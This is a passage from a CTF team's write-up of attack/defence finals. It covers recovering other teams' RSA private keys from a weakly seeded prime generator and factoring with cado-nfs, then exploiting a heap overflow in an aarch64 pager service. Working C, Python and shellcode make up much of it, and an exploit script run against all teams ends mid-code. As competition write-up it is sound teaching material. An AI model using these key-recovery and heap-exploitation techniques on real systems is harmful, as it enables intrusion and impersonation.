This produces a set of 14279 elements if we remove our team number, or 16189 elements if we want to know the complete set of possible `q` for all teams including ours.

As we want to check for our own keys, we will test against all 16189 possible `q`. The following C implementation will generate prime numbers the same way the client binary does:

```
#include <openssl/rand.h>
#include <openssl/bn.h>
#include <stdio.h>
#include "seeds.h"

static int rnd_add(const void *a1, int a2, double a3) { return 0; }
static int rnd_status() { return 1; }
static int rnd_seed(const void *a1, int a2) { srand(seeds[*(int *)a1]);  return 0; }
static int rnd_bytes(unsigned char *a1, int a2) { for(int i=0;i<a2;++i)
 ↪  a1[i]=rand(); return 1; }
```

```c
int main()
{
    BIGNUM *prime = BN_new();
    struct rand_meth_st meth = {
        .seed = rnd_seed,
        .bytes = rnd_bytes,
        .add = rnd_add,
        .pseudorand = rnd_bytes,
        .status = rnd_status
    };
    RAND_set_rand_method(&meth);
    for (long sidx = 0; sidx < sizeof(seeds)/sizeof(long); sidx++) {
        unsigned char buf[128];
        RAND_seed(&sidx, 8);
        BN_generate_prime_ex(prime, 172, 0LL, 0LL, 0LL, 0LL);
        BN_bn2bin(prime, buf);
        for (int i = 0; i < BN_num_bytes(prime); i++) printf("%02x", buf[i]);
        printf("\n");
    }
    return 0;
}
```

It needs to link against the provided `libcrypto.so` with the client since prime generation can change between versions of OpenSSL. So we simply compile and invoke as follows:

```
gcc -o gene_allq gene_allq.c -lcrypto -L/home/user/has2/finals/team_7/client/libs
LD_LIBRARY_PATH=/home/user/has2/finals/team_7/client/libs ./gene_allq >/tmp/allqs
```

This operation takes around 15s on an old laptop. This seems more than acceptable to solve this challenge!

Now, we have all moduli from the public keys, and we can compute all possible values for the second prime. To find which of these primes were used for the private keys, we simply need to check if `q` is a divisor of `n`:

```python
ns = {}
for i in keys.keys():
    k = load_der_public_key(keys[i])
    ns[i] = k.public_numbers().n

a = open("/tmp/allqs2", "rb")
for l in a.readlines():
```

```
    q = int(l, 16)
    for i in ns:
        if ns[i] % q == 0:
            print("found Q=%d for key_id=%d"%(q, i))
```

And it works, so we obtain one of the primes for all moduli in a total of just a few seconds:

```
found Q=464511751350117896149906744665645888165886118177449 9 for key_id=1
found Q=543438407062349791117513807932535435365069551542424 3 for key_id=5
found Q=459820395637591213638936786551773628672550390381115 1 for key_id=7
found Q=512638287057212239298166578531402099508759634775895 7 for key_id=2
found Q=535374753535006588230865027887911551471417721796406 9 for key_id=4
found Q=506765750607043295510355533584635185860034580491105 3 for key_id=3
found Q=497343701704751165988318081011141295585915589899072 1 for key_id=8
found Q=490889166127025693460291996947028347878800731469370 9 for key_id=6
```

We can also modify our C code to generate the `r` value for all teams:

```
#include <openssl/rand.h>
#include <openssl/bn.h>
#include <stdio.h>

static int rnd_add(const void *a1, int a2, double a3) { return 0; }
static int rnd_status() { return 1; }
static int rnd_seed(const void *a1, int a2) { srand(*(int *)a1);  return 0; }
static int rnd_bytes(unsigned char *a1, int a2) { for(int i=0;i<a2;++i)
 ↪  a1[i]=rand(); return 1; }

int main()
{
    BIGNUM *prime = BN_new();
    struct rand_meth_st meth = {
        .seed = rnd_seed,
        .bytes = rnd_bytes,
        .add = rnd_add,
        .pseudorand = rnd_bytes,
        .status = rnd_status
    };
    RAND_set_rand_method(&meth);
    for (long sidx = 2; sidx < 10; sidx++) {
        unsigned char buf[512];
        RAND_seed(&sidx, 8);
        BN_generate_prime_ex(prime, 1028, 0LL, 0LL, 0LL, 0LL);
        BN_bn2bin(prime, buf);
```

```
        printf("%ld: ", sidx-1);
        for (int i = 0; i < BN_num_bytes(prime); i++) printf("%02x", buf[i]);
        printf("\n");
    }
}
```

Which gives us divisors of their respective moduli:

```
1: 0d546fb87759f3703210335dbe700286212ecd5c9bc00b1120e387cf2fb5154c09840580ddf8f00
 ↪  f08236dc6946f4cb59d1a1138da1d4afb00d1ca3086e07c8f64810f4279ff518123be48b72d946
 ↪  ccaae7e03899b4d849b1e4ecba42e483393c942d5434126c464e50c1b12a188dd4f06e0d8a12d5
 ↪  c3c4bab08efd950226c197f
2: 0feee46caaafbcabe9eb5aa10c33cd72349710df1c23717d393b03bbdb3b2b762910e2d3bf9e7fa
 ↪  889d94a960c170840af1820cb3c914875cc4b30a7865b1db06b00832a9e02d328db1dbee734c62
 ↪  8e3de48ae1ad9f68fa541bf4cc81b69788669fbb108fe8430d9a1eec1d5b4e9b9923167ad0a5e3
 ↪  caf9ffcfb671764df9dcf05
3: 0fdf64d331f7538791ba277df32515697bde56340bdf82795c4ac04aba4a232d2987005a7e53e10
 ↪  f0d098c002ea169a97fc0dd8b9f5f04fbaac445640e689137ef91916de5737df27c09f3aaab5c5
 ↪  42a1c31b5bb91bab63b7efc9f8d6430c454c156c1a6c93e9945488ceff3e8431d0575d3c0068d7
 ↪  7410b73e098d7105d2bd1b7
4: 0df2d6a4b89561f7179fcfbd8439e2d0023a6582e9f7fc82d960cdb4521456b3062d57bfc2b9b6d
 ↪  9588696dcbf78adc1b212439b093f1ee29feb97f1ffeda5051afcc4dcb57bb50d014ceac0c4978
 ↪  277a9c512b3053095a41b2c961a1a3b203437e411ed5fc6fa6012e421d77ba34e256860d86d916
 ↪  d12ac9aa8c7b4e3e7e81acf
5: 0ce18aa7fc5c5db67400433d883350ee8c2d12486d12308f86028e8a83f02a58d2b5ffce115c848
 ↪  55cc8c2e4fb12d2873fe4cfadf6ff3c7d02ca0785bb32dd8de7dc5bf838df7d94a73f78a2514a2
 ↪  a902ff93d25f979a2fb44aa80ffdc5e8cc33ae7bb73c638076e778010c8ca3a58f934961f2d0fc
 ↪  128536ba8524706de0a41cd
6: 0e8b798566b50e624e62a13f25bc2048f314371000c21d96a3017af5cf8050110cc997727fa5d4c
 ↪  d08750c2d322d762541ad35416f52d81253520723d35834df21cb51a071266e799b7aa6cda71cf
 ↪  2e9ca282a397a024cce5553f128ab2507cdf1586d627edbdb1a5681e7fd9edae6680211a17c13e
 ↪  d4a68413b90ec6197b95307
7: 0edf4d361ad6efc1ddf7fd2fd8d13d4abab24e07244f8f11e28370b5e29b2ad57a770b944dfa552
 ↪  af15259ca239614de4962e56db1747e93f7ee49da8973af04eaba9838b4ee62a540bc6f6452834
 ↪  29be52709969b872a9276736cffe61b03d0d59c08898a6b2fca279e2e7922701507971e9e32a5c
 ↪  8c51b3b311b214d1ef122c5
8: 0fa9a64d7603e6ba848c3acb0a861e03f642896146664f7e285f3eae64fef5e3a79b301d9e16d72
 ↪  3a311eead970db08e4f39ef95a03e13c89e527702506ce5f7081614a62cebc9cffcb87c94c52c2
 ↪  2146611a9064fbcceed0e45ef5eb2d555baeb696017542ae751e263e5a79007bbf61864fc6720c
 ↪  a552f10448dc219e37c045d
```

Now that we have both `q` and `r`, generating the PEM files for the private keys is just a matter of a few lines of `python`.

3.2.4 Solution used during the finals

Getting the bigger prime

Since we observed that the third prime factor generated for the multiprime RSA key only used the team number for its seeding, we wanted to compute it for all teams. The primes do not have the same length. The function for generating the key is a modification of OpenSSL's `rsa_multiprime_keygen` function. Normally, the length of the modulus is distributed evenly among the primes, but there is this modification in the binary:




Figure 16: Primes length assignation

Apparently, both `p` and `q` are relatively small (172 bits), and `r` is big (1028 bits). Since it is the bigger prime we can obtain for all teams, this is a huge deal!

Conveniently, the client will generate a key pair when the environment variable `TEAM_RANDOM_NUM` is set, we could trivially script it to get this prime for all teams.

A quick and dirty one-liner was used to generate the result into a python `dict`:

```
echo "r = {"; for ((i=1;i<9;i++)); do TEAM_NUM=$i TEAM_RANDOM_NUM=2 ./client -k
 ↪  5647008472405673096 -m 0000 -p 31337 -a 10.0.0.101 -i 1 | grep -v id_rsa;
 ↪  openssl rsa -in private.pem -text | awk -v idx=$i 'BEGIN{parse=0}{ if ($0 ~
 ↪  "prime3:") {parse = 1} else if($0 ~ "exponent3:") {parse=0} else if (parse ==
 ↪  1) { rr = rr$0}}END{print idx "-0x" rr ","; }' | sed 's/ //g;s/://g;s/-/: /';
 ↪  done 2>/dev/null; echo "}"
```

Which gave us the following result:

```
r = {
1: 0x0d546fb87759f3703210335dbe700286212ecd5c9bc00b1120e387cf2fb5154c09840580ddf8f
 ↪  00f08236dc6946f4cb59d1a1138da1d4afb00d1ca3086e07c8f64810f4279ff518123be48b72d9
 ↪  46ccaae7e03899b4d849b1e4ecba42e483393c942d5434126c464e50c1b12a188dd4f06e0d8a12
 ↪  d5c3c4bab08efd950226c197f,
2: 0x0feee46caaafbcabe9eb5aa10c33cd72349710df1c23717d393b03bbdb3b2b762910e2d3bf9e7
 ↪  fa889d94a960c170840af1820cb3c914875cc4b30a7865b1db06b00832a9e02d328db1dbee734c
 ↪  628e3de48ae1ad9f68fa541bf4cc81b69788669fbb108fe8430d9a1eec1d5b4e9b9923167ad0a5
 ↪  e3caf9ffcfb671764df9dcf05,
```

```
3: 0x0fdf64d331f7538791ba277df32515697bde56340bdf82795c4ac04aba4a232d2987005a7e53e
 ↪  10f0d098c002ea169a97fc0dd8b9f5f04fbaac445640e689137ef91916de5737df27c09f3aaab5
 ↪  c542a1c31b5bb91bab63b7efc9f8d6430c454c156c1a6c93e9945488ceff3e8431d0575d3c0068
 ↪  d77410b73e098d7105d2bd1b7,
4: 0x0df2d6a4b89561f7179fcfbd8439e2d0023a6582e9f7fc82d960cdb4521456b3062d57bfc2b9b
 ↪  6d9588696dcbf78adc1b212439b093f1ee29feb97f1ffeda5051afcc4dcb57bb50d014ceac0c49
 ↪  78277a9c512b3053095a41b2c961a1a3b203437e411ed5fc6fa6012e421d77ba34e256860d86d9
 ↪  16d12ac9aa8c7b4e3e7e81acf,
5: 0x0ce18aa7fc5c5db67400433d883350ee8c2d12486d12308f86028e8a83f02a58d2b5ffce115c8
 ↪  4855cc8c2e4fb12d2873fe4cfadf6ff3c7d02ca0785bb32dd8de7dc5bf838df7d94a73f78a2514
 ↪  a2a902ff93d25f979a2fb44aa80ffdc5e8cc33ae7bb73c638076e778010c8ca3a58f934961f2d0
 ↪  fc128536ba8524706de0a41cd,
6: 0x0e8b798566b50e624e62a13f25bc2048f314371000c21d96a3017af5cf8050110cc997727fa5d
 ↪  4cd08750c2d322d762541ad35416f52d81253520723d35834df21cb51a071266e799b7aa6cda71
 ↪  cf2e9ca282a397a024cce5553f128ab2507cdf1586d627edbdb1a5681e7fd9edae6680211a17c1
 ↪  3ed4a68413b90ec6197b95307,
7: 0x0edf4d361ad6efc1ddf7fd2fd8d13d4abab24e07244f8f11e28370b5e29b2ad57a770b944dfa5
 ↪  52af15259ca239614de4962e56db1747e93f7ee49da8973af04eaba9838b4ee62a540bc6f64528
 ↪  3429be52709969b872a9276736cffe61b03d0d59c08898a6b2fca279e2e7922701507971e9e32a
 ↪  5c8c51b3b311b214d1ef122c5,
8: 0x0fa9a64d7603e6ba848c3acb0a861e03f642896146664f7e285f3eae64fef5e3a79b301d9e16d
 ↪  723a311eead970db08e4f39ef95a03e13c89e527702506ce5f7081614a62cebc9cffcb87c94c52
 ↪  c22146611a9064fbcceed0e45ef5eb2d555baeb696017542ae751e263e5a79007bbf61864fc672
 ↪  0ca552f10448dc219e37c045d,
}
```

We now needed to divide the modulus from each team's public key to obtain a 344 bits number that can be factored into two 172 bits numbers. We used the following script to get the `p * q` product:

```python
import cryptography
from cryptography.hazmat.primitives.serialization import load_der_public_key
from data import keys, r

ns = {}
for i in keys.keys():
    k = load_der_public_key(keys[i])
    ns[i] = k.public_numbers().n
    pq = ns[i] // r[i]
    print(pq)
```

This gives the following result for the `p * q` product for all 8 keys:

```
270033489240622628761758622453908878922291910824979583028696240532905757509462150
 ↪  146821111358099591238 53
303043988879495049771864769238944585958847062497558100438216605519051795879706649
 ↪  171612231723524383220 7
257078489644213068608706908547995633849695780406287471450921207471738219817897702
 ↪  709578470339859435024 21
297536796359702885104834461950842442443814006568222131018122997261342849904504783
 ↪  624089464274727757858 79
244854381531765940449542570955884681868823669152853471625993963634029180005862757
 ↪  204872430901788537032 17
249141343238557286277053987332453167777058653404383975436622625358218042077126920
 ↪  744026468331785397160 31
222464163639870606359997370168639832752782413750845333712010599444675982683414324
 ↪  734774897938996373719 01
226438461357088846118775347872921717115897409103383147018959684392299517387468110
 ↪  805943313030083750543 3
```

Factoring with cado-nfs

As a bit of trivia, in 1998 some French guy used an implementation of Multiple Polynomial Quadratic Sieve to factor a 384 bits RSA modulus used for all credit card payments in France. It allegedly took him around 3 months to factor the modulus. He then posted it on the Internet, wreaking havoc in the banking system for 4 years before a larger modulus was used. While not directly related to this challenge, it was a good argument in favor of factoring the obtained numbers and completely dismissing any bruteforce of the seed used to generate the prime for `p` and `q`. Considering the computing power of today's computer compared to those in 1998 with an additional decrease of 40 bits, it was a good bet to directly try to factor the `p * q` product.

We used cado-nfs to factor these 344 bits numbers, which can be achieved in 10 to 15 minutes on a 12 cores Ryzen 9 3900X, or about 8 minutes on a 32-cores `m6i.8xlarge` VM rented on EC2 during the finals (USD 1.53/hour).

The usage is quite simple and the output rather clear:

```
$ ./cado-nfs.py 270033489240622628761758622453908878922291910824979583028696240532
 ↪  90575750946215091468211135809959123853
[...]
46451175135011789614990674466564588816588611817744 99
 ↪  581327573426854903783947006169477647576266358547 7647
```

We finally obtained the following results:

```
464511751350117896149906744665645888165886118177449 9 *
 ↪ 581327573426854903783947006169477647576266358547764 7 =
 ↪ 270033489240622628761758622453908878922291910824979583028696240532905757509462
 ↪ 150914682111135809959123853
512638287057212239298166578531402099508759634775895 7 *
 ↪ 591145836217407368033905106156456256810283479306225 1 =
 ↪ 303043988879495049771864769238944585958847062497558100438216605519051795879706
 ↪ 64917176122317235243832207
506765750607043295510355533584635185860034580491105 3 *
 ↪ 507292549538449525345855002410199215531184635141085 7 =
 ↪ 257078489644213068608706908547995633849695780406287471450921207471738219817897
 ↪ 70270957847033985943502421
535374753535006588230865027887911551471417721796406 9 *
 ↪ 555754253249911278836130130668753488520693121141249 1 =
 ↪ 297536796359702885104834461950842442443814006568222131018122997261342849904504
 ↪ 78362408946427472775785879
543438407062349791117513807932535435365069551542424 3 *
 ↪ 450565102410351538568042238839930942819798895795821 9 =
 ↪ 244854381531765940449542570955884681868823669152853471625993963634029180005862
 ↪ 75720487243090178853703217
490889166127025693460291996947028347878800731469370 9 *
 ↪ 507530743047785743328040228007831623685567038798085 9 =
 ↪ 249141343238557286277053987332453167777058653404383975436622625358218042077126
 ↪ 92074402646833178539716031
483806646574255888332516002644410086890325542932325 1 *
 ↪ 459820395637591213638936786551773628672550390381115 1 =
 ↪ 222464163639870606359997370168639832752782413750845333712010599444675982683414
 ↪ 32473477489793899637371901
497343701704751165988318081011141295585915589899072 1 *
 ↪ 455295725231711847683036264734793616911477050468687 3 =
 ↪ 226438461357088846118775347872921717115897409103383147018959684392299517387468
 ↪ 11058059433130300837505433
```

3.2.5 Generating and using the private keys

We used scapy to generate the PEM files for the private keys using the `RSAPrivateKey` class:

```
from scapy.layers.x509 import RSAPrivateKey, RSAOtherPrimeInfo
from data import facts

ns = {}
for i in keys.keys():
    k = load_der_public_key(keys[i])
    ns[i] = k.public_numbers().n
```

```
    p, q = facts[i]
    d = pow(65537, -1, (r[i] - 1) * (p - 1) * (q - 1))
    rsa = RSAPrivateKey()
    rsa.modulus = ns[i]
    rsa.publicExponent = 65537
    rsa.privateExponent = d
    rsa.prime1 = p
    rsa.prime2 = q
    rsa.exponent1 = d % (p - 1)
    rsa.exponent2 = d % (q - 1)
    rsa.coefficient = pow(q, -1, p)
    op = RSAOtherPrimeInfo()
    op.prime = r[i]
    op.exponent = d % (r[i] - 1)
    op.coefficient = pow(p * q, -1, r[i])
    rsa.otherPrimeInfos = op
    with open("team_%d_rsa_priv.pem"%i, "wb+") as f:
        f.write(b"-----BEGIN RSA PRIVATE KEY-----\n")
        key = base64.b64encode(bytes(rsa))
        for offt in range(0, len(key), 64):
            f.write(key[offt:offt+64] + b'\n')
        f.write(b"-----END RSA PRIVATE KEY-----\n")
```

We could now sign messages ourselves as any other team using the command:

```
./client -k 5647008472405673096 -m 0000 -p 31337 -a 10.0.0.101 -i 8 -f
↪  team_8_rsa_priv.pem
```

Fortunately, the organizers announced a first blood on the challenge, as we had absolutely no idea what should be the next step. Apparently, it was sufficient to validate the challenge. We were looking for tokens since we were given a url to validate them. As we learned afterward, the tokens would have to be obtained in the next challenge eventually.

3.2.6 Conclusion

We saw that there were two possible ways to solve this challenge, one requiring more background in mathematics than the other. During a CTF, where time is constrained, it is important to find a “quick win” rather than analyzing everything in detail. Taking traces with `gdb` to get an idea of what was going on quickly gave us the third prime. Since we knew based on successful factorings that the remaining composite number could be factored on our current hardware, we ended up with a relatively fast solution to this challenge.

As mentioned earlier, a third, purely theoretical approach existed. However, the state of the art considering attacks on moduli based on prime built using the output of an LCG is out-of-reach: *the constructed matrix is of huge dimension (since the number of monomials is quite large) and the computation which is theoretically polynomial-time becomes in practice prohibitive*.

Eventually, the solution based on Carmichael function properties and the order of finite groups generated by a fixed exponent made this challenge quite interesting!

3.3 Challenge 4

Announcements from the staff:

> Challenge 4 RELEASE: DANX pager service is in the process of being deployed on the comm payload subsystems. Monitor here for the full release of challenge 4 and any updates over the next 15 minutes…
>
> Binaries for DANX pager service have been deployed to your cosmos machine home directories! DANX pager server on the comm payload subsystem has been started!
>
> If you send using the DANX flag via your user segment client binary, you can send packets to challenge 4

> Management has ordained deployment of a backwards-compatibility raw "Report API" server on each team's systems. Not quite sure what it does yet, but might be worth looking into as well! (IP 10.0.{TEAM}1.100, port 1337 tcp)

We assumed that both the binary and the Report API service would be useful for his challenge, so we started to investigate them in parallel.

3.3.1 Management Report API

Sending garbage data to another team's Report API server gave us a very verbose error message:

```
** invalid request ** Exception: ({
    'jsonrpc': '2.0',
    'method': 'tlm_formatted',
    'params': ['\n'],
    'id': 2
}, {
    'jsonrpc': '2.0',
    'id': 2,
    'error': {
        'code': -1,
        'message': "ERROR: Telemetry Item must be specified as 'TargetName
        ↪  PacketName ItemName' : \n",
        'data': {
            'class': 'RuntimeError',
            'message': "ERROR: Telemetry Item must be specified as 'TargetName
            ↪  PacketName ItemName' : \n",
            'backtrace': [
             "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/script/extract.rb:9
              ↪  7:in
              ↪  `extract_fields_from_tlm_text'",
```

```
            "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/tools/cmd_tlm_serve
              ↪ r/api.rb:1648:in
              ↪ `tlm_process_args'",
            "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/tools/cmd_tlm_serve
              ↪ r/api.rb:472:in
              ↪ `tlm_formatted'",
          "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb.rb:265:in
              ↪ `public_send'",
          "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb.rb:265:in
              ↪ `process_request'",
            "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb_rack.rb
              ↪ :79:in
              ↪ `handle_post'",
            "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb_rack.rb
              ↪ :61:in
              ↪ `call'",
            "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/configuration.rb:227:in
              ↪ `call'",
             "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:706:in
              ↪ `handle_request'",
             "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:476:in
              ↪ `process_client'",
            "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:334:in `block
              ↪ in run'",
             "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/thread_pool.rb:135:in
              ↪ `block in spawn_thread'"
          ],
          'instance_variables': {}
        }
    }
})
```

In addition to the expected format being disclosed in the exception message (`TargetName PacketName ItemName`), we learned that Cosmos is running on the other end. We already spent some time parsing this year's configuration files, so we could easily request values from other teams. For instance, the state of batteries or a field named `PING_STATUS` and changing at regular intervals:

```
[team7@challenger7 ~]$ nc 10.0.11.100 1337
SLA_TLM HK_TLM_PKT PING_STATUS
0x2652022D6C8EAE1C
```

```
[team7@challenger7 ~]$ nc 10.0.41.100 1337
EPS_MGR FSW_TLM_PKT BATTERY_VOLTAGE
11.480243682861328
```

The staff broadcasted a hint around 30 minutes after the initial challenge announcement:

> HINT: Telemetry for challenge 4 come out of the satellite via `SLA_TLM` telemetry

We quickly iterated over the metrics available under `SLA_TLM` thanks to the Cosmos configuration files we parsed earlier, but nothing looked promising at this stage except an item named `ATTRIBUTION_KEY`:

```
[team7@challenger7 ~]$ python3 management_test.py
SLA_TLM HK_TLM_PKT CMD_VALID_COUNT: b'0\n'
SLA_TLM HK_TLM_PKT CMD_ERROR_COUNT: b'0\n'
SLA_TLM HK_TLM_PKT LAST_TBL_ACTION: b'0\n'
SLA_TLM HK_TLM_PKT LAST_TBL_STATUS: b'0\n'
SLA_TLM HK_TLM_PKT EXOBJ_EXEC_CNT: b'0\n'
SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY: b'0x7F77BD1C33596ADD\n'
SLA_TLM HK_TLM_PKT ROUND: b'0x0\n'
SLA_TLM HK_TLM_PKT SEQUENCE: b'0x0\n'
SLA_TLM HK_TLM_PKT PING_STATUS: b'0x2A6F012812A5A1D5\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_1: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_2: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_3: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_4: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_5: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_6: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_7: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_8: b'0x0\n'
```

`ATTRIBUTION_KEY` especially caught our eye because of the arguments we could use with the previous binary:

```
Usage: User Segment Client [options]

Optional arguments:
[...]
-k --key                Attribution key [required]
```

Since we only knew our attribution key during challenge 3, we wondered what would happen if we used another

team's attribution key along with the RSA keys we factored earlier. We dumped the 7 unknown `ATTRIBUTION_KEY` and started invoking the user segment client with each pair. We reached out to the organizers to inform them of our progress but the discussion took a rather unexpected turn:

> Staff: Which team attribution key did you use?

> Solar Wine: all of them

> Staff: By using the attribution key from other teams on challenge 3, you grant points to other teams. We use the attribution keys to award points to the source team. Unless you are feeling charitable, only use your own attribution key!

Oops! We all agreed that being charitable for a few ticks was enough, and stopped the script. As the reversers progressed on the pager binary, we understood that the only way to exfiltrate the DANX flag would be to write it to an existing socket and dump it from `COMM_TELEM_7` (7 being our team identifier).

We also monitored the status of `COMM_TELEM_{1-8}` on every Report API to identify the teams making progress on this challenge, like team 4 and team 5 who already automated the communication with the DANX service after a few hours. For instance, here is a capture of team 6's telemetry showing their progress; the values `0x434F4D4D49535550` and `0x504b542d36313631` are respectively `COMMISUP` and `PKT-6161`, values sent by the DANX service upon a successful communication:

```
SLA_TLM HK_TLM_PKT COMM_TELEM_1: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_2: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_3: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_4: b'0x434F4D4D49535550\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_5: b'0x504b542d36313631\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_6: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_7: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_8: b'0x0\n'
```

3.3.2 DANX pager service

The new service `DANX pager` is reachable using the challenge 3 client binary with the command line option `--danx-service`. Communication with the challenge binary is one-way only and the packets can be sent to any satellite using the previously retrieved RSA keys.

The service is a stripped **aarch64** binary receiving commands on the standard input (file descriptor 0) and sending telemetry to client connected on TCP port 4580. The challenge binary requires a `FLAG` environment variable to start.

So, the goal of this challenge is to exploit a vulnerability in the binary to retrieve the `FLAG` value and extract it using telemetry.

The challenge archive given in our Cosmos machine home directory contained the challenge binary and the required libs to run and debug the challenge locally using `qemu-aarch64` and `gdb-multiarch`.

Analysis

The challenge binary performs the following steps:

1. Listen on TCP port 4580 and wait for the `telemetry dispatcher` to connect
2. Allocate a `RWX` (read, write, and execute) page at `0x800000`
3. Read the `FLAG` environment variable and copy the value to the `RWX` page (8 bytes).
4. Signal to telemetry client `COMREADY`
5. Infinite loop:
    1. Receive a packet from the standard input
    2. Exit if the packet starts with `KILL`
    3. Parse the packet (custom binary format) and signal to telemetry client `PKT-xx-xx`

The custom packet structure is :

```
struct packet
{
    uint8_t id;
    uint8_t subid;
    uint8_t size;
    char content[1]; /* content size == size */
};
```

The packet received is stored in global lists, one doubly linked list for each packets with the same `id` and one of fixed size used as a LRU (least recent used `id` list is freed).

The doubly linked list has the following structure:

```
struct packet_entry
{
    struct packet_entry * next;
    struct packet_entry * prev;
    uint8_t id;
    uint8_t subid;
```

```
    uint8_t size;
    char content[1]; /* content size == size */
};
```

Vulnerability: Heap overflow

When the challenge receives a packet with a `id` and `subid` already present in the doubly linked list, the new packet replaces the old one but the size is not properly checked.

```
void replace_entry(struct packet_entry * entry, struct packet * recv)
{
  if ( recv->size <= (entry->size + 3) ) /* Size checked against size + 3 */
  {
    entry->size = recv->size;
    memcpy(&entry->content, &recv->content, entry->size); /* Heap overflow */
  }
}
```

The `size` field is validated against the `previous size + 3` then the new `size` is stored so the *memcpy* may trigger a heap overflow.

Also, by repeating this behavior, the size of the overflow can be increased (+3 each time) since the new size is stored in `entry->size` each time.

Exploitation

Using our debugging setup, we crafted two adjacent heap allocations of type `struct packet_entry` with the same `id` and computed the offset between the chunk `#0` content and the chunk `#1` next pointer:

Heap chunk `#0`	Heap chunk `#1`
next: `#1`	next: 0
prev: 0	prev: 0
id: 0	id: 0
subid: 16	subid: 32
content: XXXXX	content: A

By triggering the vulnerability multiple times on chunk `#0`, the overflow will reach and overwrite `#1` next pointer with controlled content:

Heap chunk `#0`	Heap chunk `#1`
next: `#1`	next: XXXXXXXX
prev: 0	prev: 0
id: 0	id: 0
subid: 16	subid: 32
content: XXXXXXXXXX	content: A

We can achieve arbitrary write using the `replace_entry` feature if we corrupt the `next` pointer with a controlled address and if we know the `subid` field value at `controlled address + offsetof(packet_entry, subid)`.

Thankfully, the challenge binary lacks of *PIE* and *Full RELRO* mitigations, so the exploitation plan is:

- Trigger arbitrary write on `RWX` page to write a small shellcode
- Trigger arbitrary write on binary `got.plt` to overwrite sprintf address with our shellcode address
- Shellcode should write the flag to telemetry and loop indefinitely (to prevent crash)

Notes:

- The `RWX` page after the 8 bytes of the flag is all zeros so we know the `subid` and we can increase the `size` thanks to the vulnerability (+3 on each write) and write a 24 bytes shellcode.
- The `got.plt` entry of `perror` is not initialized thus it points to the `.plt` segment, so we know the value of `subid` and we can overwrite `sprintf` address with our shellcode address.
- The shellcode is shown below and it writes the flag in cleartext in the telemetry socket:

```
eor  x0, x0, x0
movk x0, #0x80, lsl #16  ; set x0 to 0x800000 (RWX page address containing the flag)
movz x1, #0x118c
movk x1, #0x40, lsl #16  ; set x1 to gadget write_to_telemetry(char text[8])
blr  x1                  ; call write_to_telemetry(@FLAG)
loop: b loop             ; infinite loop to prevent telemetry overwrite
```

The exploit and flag submission were automated later to run each tick against all the teams (as a new tick would generate a new flag and restart the service).

Exploit code

```
#!/usr/bin/env python3
import datetime
import sys
import socket
import struct
import subprocess
import time
import binascii
import os
import json

def p64(i):
    """p64(i) -> str
    Pack 64 bits integer (little endian)
    """
    return struct.pack('<Q', i)

TEAM_ID = int(sys.argv[1])
HOST = '10.0.{}1.100'.format(TEAM_ID)
PORT = 1337

cli = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
cli.connect((HOST, PORT))

def wait_recv(client):
    client.send(b'SLA_TLM LATEST COMM_TELEM_7\n')
    return client.recv(100)
```

```
def kill():
    global cli
    filename = f"/home/team7/team_7/client/packet_tmp_KILL_{time.time()}"
    f = open(filename, 'wb')
    f.write(b"KILL")
    f.close()

    output = b'RATE_LIMIT'
    while b'RATE_LIMIT' in output:
        time.sleep(1)
        output = subprocess.check_output(f'/home/team7/team_7/client/client -k
        ↪  5647008472405673096 -f
        ↪  /home/team7/team_7/other_teams_keys/team_{TEAM_ID}_rsa_priv.pem -d
        ↪  {filename} -p 31337 -a 10.0.0.101 -i {TEAM_ID} -s', shell=True, cwd =
        ↪  '/home/team7/team_7/client/')
```

```
        print("[SBC] Received {}".format(output))
    os.remove(filename)


def wait_check():
    global cli
    filename = f"/home/team7/team_7/client/packet_tmp_CHK_{time.time()}"
    f = open(filename, 'wb')
    f.write(b"CHECK")
    f.close()

    def send_check(cli):
        output = b'RATE_LIMIT'
        while b'RATE_LIMIT' in output:
            time.sleep(1)
            output = subprocess.check_output(f'/home/team7/team_7/client/client -k
             ↪  5647008472405673096 -f
             ↪  /home/team7/team_7/other_teams_keys/team_{TEAM_ID}_rsa_priv.pem -d
             ↪  {filename} -p 31337 -a 10.0.0.101 -i {TEAM_ID} -s', shell=True, cwd
             ↪  = '/home/team7/team_7/client/')
            print("[SBC] Received {}".format(output))

    send_check(cli)
    # Wait check
    count = 0
    output = b'0'
    while b'434f4d4d49535550' not in output:
        time.sleep(1)
        output = wait_recv(cli)
        print("[C] Received {}".format(output))
        count += 1
        if count % 10 == 0:
            send_check(cli)
    os.remove(filename)
```

```
